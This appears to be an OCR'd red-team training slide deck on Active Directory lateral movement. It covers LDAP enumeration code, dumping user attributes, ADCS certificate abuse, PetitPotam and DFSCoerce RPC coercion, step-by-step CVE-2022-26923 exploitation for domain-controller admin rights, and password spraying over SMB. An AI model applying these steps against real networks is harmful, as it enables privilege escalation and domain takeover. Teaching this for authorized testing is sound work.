
```
# Connect to LDAP
try:
    ldapConnection = ldap.LDAPConnection('ldap://%s'%self.__target, self.baseDN, self.__kdcHost)
    if self.__doKerberos is not True:
        ldapConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)
    else:
        ldapConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                                     self.__aesKey, kdcHost=self.__kdcHost)
except ldap.LDAPSessionError as e:
    if str(e).find('strongerAuthRequired') >= 0:
        # We need to try SSL
        ldapConnection = ldap.LDAPConnection('ldaps://%s' % self.__target, self.baseDN, self.__kdcHost)
        if self.__doKerberos is not True:
            ldapConnection.login(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash)
        else:
            ldapConnection.kerberosLogin(self.__username, self.__password, self.__domain, self.__lmhash, self.__nthash,
                                         self.__aesKey, kdcHost=self.__kdcHost)
    else:
        raise

logging.info('Querying %s for information about domain.' % self.__target)
# Print header
print((self.__outputFormat.format(*self.__header)))
print(('  '.join(['-' * itemLen for itemLen in self.__colLen])))

# Building the search filter
if self.__all:
    searchFilter = "(&(sAMAccountName=*)(objectCategory=user)"
else:
    searchFilter = "(&(sAMAccountName=*)(mail=*)(!(UserAccountControl:1.2.840.113556.1.4.803:=%d))" % UF_ACCOUNTDISABLE

if self.__requestUser is not None:
    searchFilter += '(sAMAccountName:=%s))' % self.__requestUser
else:
    searchFilter += ')'

try:
    logging.debug('Search Filter=%s' % searchFilter)
    sc = ldap.SimplePagedResultsControl(size=100)
    ldapConnection.search(searchFilter=searchFilter,
                          attributes=['sAMAccountName', 'pwdLastSet', 'mail', 'lastLogon'],
                          sizeLimit=0, searchControls = [sc], perRecordCallback=self.processRecord)
except ldap.LDAPSearchError:
        raise
```

Lateral Movements

LDAP LDAP LDAP LDAP

Lateral Movements

Guess which process is running the LDAP instance?



```
:\Windows\system32>netstat -an -b

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING
 [lsass.exe]
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING
 [lsass.exe]
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
 Can not obtain ownership information
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING
 [lsass.exe]
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING
  RpcEptMapper
 [svchost.exe]
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING
 [lsass.exe]
```

Lateral Movements

Our friend lsass.exe

There is not much EDR LDAP monitor yet, but knowing that it’s running as part of lsass, they could easily hook some of the call and capture LDAP queries

Expect more LDAP detection in the future… (I hope)

Lateral Movements

Active Directory contains a lot of attributes; legacy application used to store password in clear in the userPassword field

Network's Administrators may have put some information in the account description


Tons of LDAP attributes are accessible and can be dumped as a regular user

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/ldaputility.exe

Lateral Movements

The utility will produce the following output for a specific user:

Keep in mind that if you are dumping the whole Active Directory through a shell you have on a compromised system, you may slow down your shell callback capability



```
C:\Users\rz\Desktop>ldaputility.exe DumpUser RINGZER0 rz
Connecting to: LDAP://RINGZER0
Querying:      (&(objectClass=user)(samaccountname=*rz*))
name                 : rz
givenname            : rz
displayname          : rz
samaccountname       : rz
adspath              : LDAP://RINGZER0/CN=rz,CN=Users,DC=RINGZER0,DC=local
distinguishedname    : CN=rz,CN=Users,DC=RINGZER0,DC=local
memberof             : [CN=Domain Admins,CN=Users,DC=RINGZER0,DC=local,CN=Administrators,CN=Builtin

ou                   :
mail                 :
proxyaddresses       :
lastlogon            : 4/8/2021 1:18:32 PM
pwdlastset           : 2/16/2021 10:04:59 PM
mobile               :
streetaddress        :
co                   :
title                :
department           :
description          :
comment              :
badpwdcount          : 0
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=RINGZER0,DC=local
userpassword         :
scriptpath           :
```

Lateral Movements

Speaking of LDAP another cool one is ADCS

https://posts.specterops.io/certified-pre-owned-d95910965cd2

Long story short, ADCS is mostly poorly implemented and ADCS is doing all the work over HTTP, most company don’t have visibility

Lateral Movements

Certificate misconfiguration can be abused to obtain privileged access


https://github.com/GhostPack/Certify

The most common vector is when ENROLLEE_SUPPLIES_SUBJECT **is allowed to domain users**

A regular user can request a certificate with multiple names

Lateral Movements

The LDAP instance contains information about the certificate authority in place




LDAP Admin

Start Edit View Tools ?

```
DC=RINGZER0,DC=local [192.168.153.10]
    OU=Domain Controllers
    CN=Builtin
    CN=Computers
    CN=Configuration
        CN=DisplaySpecifiers
        CN=Extended-Rights
        CN=ForestUpdates
        CN=LostAndFoundConfig
        CN=NTDS Quotas
        CN=Partitions
        CN=Physical Locations
        CN=Schema
        CN=Services
            CN=AuthN Policy Configuration
            CN=Claims Configuration
            CN=Group Key Distribution Service
            CN=Microsoft SPP
            CN=MsmqServices
            CN=NetServices
            CN=Public Key Services
                CN=AIA
                    CN=RINGZER0-RZDC-CA
                CN=CDP
                CN=Certificate Templates
                CN=Certification Authorities
                CN=Enrollment Services
                CN=KRA
                CN=NTAuthCertificates
                CN=OID
```

Lateral Movements



Attribute	Value	Type	Size
objectClass	**top**	**Text**	**3**
objectClass	**certificationAuthority**	**Text**	**22**
cn	**RINGZER0-RZDC-CA**	**Text**	**16**
cACertificate	**30 82 03 04 30 82 01 EC A0 03 02 01 02 02 10 1C 48 BB 45 54 19 2F A5 43 E8 3...**	**Certi...**	**776**
authorityRevocat...	**00**	**Binary**	**1**
certificateRevoca...	**00**	**Binary**	**1**
distinguishedName	CN=RINGZER0-RZDC-CA,CN=AIA,CN=Public Key Services,CN=Services,CN=Configuratio...	Text	99
instanceType	**4**	**Text**	**1**
whenCreated	20210217031234.0Z	Text	17
whenChanged	20210217031234.0Z	Text	17
uSNCreated	12587	Text	5
uSNChanged	12587	Text	5
showInAdvancedVie...	TRUE	Text	4
name	RINGZER0-RZDC-CA	Text	16
objectGUID	B8 6D 90 E3 C3 2A 59 43 B8 D6 34 A8 00 F7 31 00	Binary	16
objectCategory	**CN=Certification-Authority,CN=Schema,CN=Configuration,DC=RINGZER0,DC=l...**	**Text**	**74**
dSCorePropagation...	16010101000000.0Z	Text	17

Lateral Movements

Speaking of LDAP and ADCS what about RPC? Or a mix of all of these together?

Looking at you PetitPotam RPC -> ADCS -> Domain Admins

Under the hood, PetitPotam is abusing of an RPC service: EFSRPC

Lateral Movements

RPC you said?


https://github.com/Wh04m1001/DFSCoerce

Leveraged the same concept


Lateral Movements

There is a ton of them available

https://docs.microsoft.com/en-us/openspecs/protocols/ms-protocolslp/9a3ae8a2-02e5-4d05-874a-b3551405d8f9



Specification	Description
[MC-BUP]: Background Intelligent Transfer Service (BITS) Upload Protocol	Specifies the Background Intelligent Transfer Service (BITS) Upload Protocol, which is used to upload large entities from a client to a server over networks with frequent disconnections, and to send notifications from the server to a server application about the availability of the uploaded entities. Click here to view this version of the [MC-BUP] PDF.
[MC-CCFG]: Server Cluster: Configuration (ClusCfg) Protocol	Specifies the Server Cluster: Configuration (ClusCfg) Protocol, which enables users to restore a node that is no longer a configured member of a failover cluster back to its pre-cluster installation state. Click here to view this version of the [MC-CCFG] PDF.
[MC-COMQC]: Component Object Model Plus (COM+) Queued Components Protocol	Specifies the Component Object Model Plus (COM+) Queued Components Protocol, which is used for persisting method calls made on COM+ objects in such a way that they can later be played back and executed. Click here to view this version of the [MC-COMQC]



of DirectPlay 4 messages and provides throttling for applications that use DirectPlay 4.

	of DirectPlay 4 messages and provides throttling for applications that use DirectPlay 4. Click here to view this version of the [MC-DPL4R] PDF.
[MC-DPL8CS]: DirectPlay 8 Protocol: Core and Service Providers	Specifies the DirectPlay 8 Protocol: Core and Service Providers, which creates and manages game sessions over existing datagram protocols such as UDP. Click here to view this version of the [MC-DPL8CS] PDF.
[MC-DPL8R]: DirectPlay 8 Protocol: Reliable	Specifies the DirectPlay 8 Protocol: Reliable, which provides mixed, not reliable, and reliable messages over existing datagram protocols such as the User Datagram Protocol (UDP). Click here to view this version of the [MC-DPL8R] PDF.
[MC-DPLHP]: DirectPlay 8 Protocol: Host and Port Enumeration	Specifies the DirectPlay 8 Protocol: Host and Port Enumeration, which enables a DirectPlay 8 client application to discover one or more DirectPlay 8 server applications. Click here to view this version of the [MC-DPLHP] PDF.


Lateral Movements

I gathered a list of them that you can find in the portal


The file is named protocol.docx

You can search for all function that remotely do something

Lateral Movements



```
class NetrDfsAddRoot(NDRCALL):
    opnum = 12
    structure = (
        ('ServerName',WSTR),
        ('RootShare',WSTR),
        ('Comment',WSTR),
        ('ApiFlags',DWORD),
```



C:/Users/CharlesHamilton/Desktop/dev/RPC/[MS-DFSNM].pdf

3.1.4.4.1 NetrDfsAddStdRoot (Opnum 12)

The NetrDfsAddStdRoot (Opnum 12) method creates a new **stand-alone DFS namespace**.<118><119>

The NetrDfsAddStdRoot method uses the following **MIDL** syntax.

```
NET_API_STATUS NetrDfsAddStdRoot(
  [in, string] WCHAR* ServerName,
  [in, string] WCHAR* RootShare,
  [in, string] WCHAR* Comment,
  [in] DWORD ApiFlags
);
```

ServerName: The pointer to a null-terminated **Unicode** string. This is the host name of the new **DFS root target**.

RootShare: The pointer to a null-terminated Unicode string. This is the new DFS root target **share name** as well as the **DFS namespace name**. The **share** MUST already exist.

Lateral Movements

Have fun searching through all Microsoft PDFs

I have 400 of them in the RPC.zip file

There is at least 3 other way to get a callback in there :)

Lateral Movements

Reading Microsoft documentation is the key. ADCS Certify was cool, but what about an actual CVE. CVE-2022-26923 abuse of a bug in Active Directory and The certificate request

Long story short, user have UPN and computer have SPN

You can create your own computer account and request a certificate for it. The SPN value is used to validate the hostname. Remove it and you can ask for whatever you want

Lateral Movements

Create an account by default, you are allowed to create 10 of them

- The machine template support SubjectAltRequireDns
- Update the dNSHostName to a DC name
- Delete the servicePrincipalName attribute
- Request a cert for it

Voilà, you have local admin right on a DC

Lateral Movements

Using ADCS to privesc from virtual and network service accounts to local system

https://sensepost.com/blog/2022/certpotato-using-adcs-to-privesc-from-virtual-and-network-service-accounts-to-local-system/

Lateral Movements

Main takeaway here is

BE CURIOUS

Lateral Movements


Found a host that has VMs running, you can extract files for the image

https://github.com/CCob/Volumiser

Lateral Movements

Once you extract a list of users, you can perform password spraying to gather more accounts

You can perform authentication remotely using smb as the target:

- The easy way 

```
me@training:~$ smbclient -L \\\\dc -U "DOMAIN\user"
WARNING: The "syslog" option is deprecated
```

Lateral Movements

